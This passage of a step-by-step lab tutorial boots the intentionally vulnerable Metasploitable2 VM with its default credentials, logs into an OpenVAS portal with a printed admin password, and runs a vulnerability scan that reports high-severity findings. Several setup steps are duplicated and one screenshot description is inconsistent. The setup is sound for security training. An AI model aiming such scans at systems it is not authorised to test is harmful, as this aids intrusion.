


Here, we have selected this configuration so that our other background processes don't get affected and everything runs smoothly in the bare-metal(WINDOWS) OS also.




Then, we click the add on left top, and then select the downloaded .vmdk file from its location.

Here, we can see that we are able to detect our pre-saved vmdk file, select that and our work is done.



This is the final step, as the size of our virtual disk is also selected by default from the downloaded file configuration. We then click on next in order to finalize and save the entire settings



We can see that we have our instance. Then we will simply start it and wait for it to boot in its entirety. We will then get the screen like this with the login shell prompt

The screenshot captures a Windows 7 desktop environment. A VMware Workstation window is open, displaying a Kali Linux virtual machine named 'Meatsploitable2' which is currently running. The VMware interface includes a menu bar (File, Machine, View, Input, Devices, Help) and a toolbar. The main area shows the virtual machine's screen, which has a black background with white text and graphics.

The terminal output within the VM shows the following sequence of events:

- A series of asterisk-prefixed messages indicating the startup of various services: 'Starting deferred execution scheduler atd', 'Starting periodic command scheduler crond', 'Starting Tomcat servlet engine tomcat5.5', 'Starting web server apache2', and 'Running local boot scripts (/etc/rc.local)'. Each message is followed by '[OK]' on the right side of the screen.
- Two lines of text from 'nohup' stating it is appending output to 'nohup.out'.
- A large block of ASCII art depicting a stylized cityscape or landscape.
- A bold warning message: 'Warning: Never expose this VM to an untrusted network!'.
- Contact information: 'Contact: msfdev[at]metasploit.com'.
- Login instructions: 'Login with msfadmin/msfadmin to get started'.
- A prompt for the user to log in: 'meatsploitable login:' followed by a cursor.

The bottom of the image shows the Windows taskbar with several icons (Start button, Internet Explorer, Firefox, VLC media player, etc.) and the system clock area on the right showing the date and time.

We will then enter the default login credentials, i.e., **login: msfadmin; pass: msfadmin**.

```

File  Machine  View  Input  Devices  Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet  HWaddr 08:00:27:ec:25:64
        inet addr:192.168.35.9  Bcast:192.168.35.255  Mask:255.255.255.0
        inet6 addr: fd17:625c:f037:2:a00:27ff:feec:2564/64  Scope:Global
        inet6 addr: fe80::a00:27ff:feec:2564/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:74 errors:0 dropped:0 overruns:0 frame:0
        TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:7249 (7.0 KB)  TX bytes:7228 (7.0 KB)
        Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128  Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:92 errors:0 dropped:0 overruns:0 frame:0
        TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)


msfadmin@metasploitable:~$
```

Step 3: Opening the OpenVAS web portal.

After successfully installing, go to browser and type the following IP Address to access the portal.




It will then, take us to the homepage of the OpenVAS.



For logging in into the dashboard, the default user is **admin**. Whereas the password is generated during the installation, so its better to save it. In our case this is the password

```
*] Please note the generated admin password
*] User created with password '214af548-6427-4062-8996-2d24da507153'.
```

Then, we finally arrive at the homepage, where we can see all the dashboards that are present and what all do they indicate.




Step 4: Scanning for vulnerabilities

To begin scanning, we will be requiring the IP address of the target server/pc.


In our case, we will run the **-ifconfig** command in our metasploitable2 to get its IP address.

Step 3: Opening the OpenVAS web portal.

After successfully installing, go to browser and type the following IP Address to access the portal.




It will then, take us to the homepage of the OpenVAS.



For logging in into the dashboard, the default user is **admin**. Whereas the password is generated during the installation, so its better to save it. In our case this is the password

```
*] Please note the generated admin password
*] User created with password '214af548-6427-4062-8996-2d24da507153'.
```

Then, we finally arrive at the homepage, where we can see all the dashboards that are present and what all do they indicate.



Step 4: Scanning for vulnerabilities

To begin scanning, we will be requiring the IP address of the target server/pc.


In our case, we will run the **-ifconfig** command in our metasploitable2 to get its IP address.

Step 3: Opening the OpenVAS web portal.

After successfully installing, go to browser and type the following IP Address to access the portal.




It will then, take us to the homepage of the OpenVAS.



For logging in into the dashboard, the default user is **admin**. Whereas the password is generated during the installation, so its better to save it. In our case this is the password

```
*] Please note the generated admin password
*] User created with password '214af548-6427-4062-8996-2d24da507153'.
```

Then, we finally arrive at the homepage, where we can see all the dashboards that are present and what all do they indicate.



Step 4: Scanning for vulnerabilities

To begin scanning, we will be requiring the IP address of the target server/pc.


In our case, we will run the **-ifconfig** command in our metasploitable2 to get its IP address.

```
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ec:25:64
          inet addr:192.168.35.9  Bcast:192.168.35.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:feec:2564/64  Scope:Global
          inet6 addr: fe80::a00:27ff:feec:2564/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7249 (7.0 KB)  TX bytes:7228 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Then, in the web portal, under scans, we will find tasks. Click on that.



After that, we will select the task wizard. Inside it, we will put the IP address of the metasploitable.



Now, we see that after completing the scans, we get the results on our metasploitable2, which is very highly vulnerable.

The screenshot shows the Greenbone Security Assistant (GSA) interface. The dashboard displays 'Tasks 2 of 2'. The 'Tasks by Severity Class' chart shows 1 High and 1 N/A. The 'Tasks with most High Results per Host' chart shows 1 Metasploit. The 'Tasks by Status' chart shows 1 Done and 1 Stopped. Below the charts is a table of tasks and a detailed view of the 'Metasploit' task.

Name	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 127.0.0.1	Stopped at 0 %	1				
Metasploit (Automatically generated by wizard)	Done	1	Fri, Jun 30, 2023 5:48 AM UTC	10.0 (High)		

Target
Target for Metasploit - 2023-06-30 05:48:37

Scanner
Name: OpenVAS Default


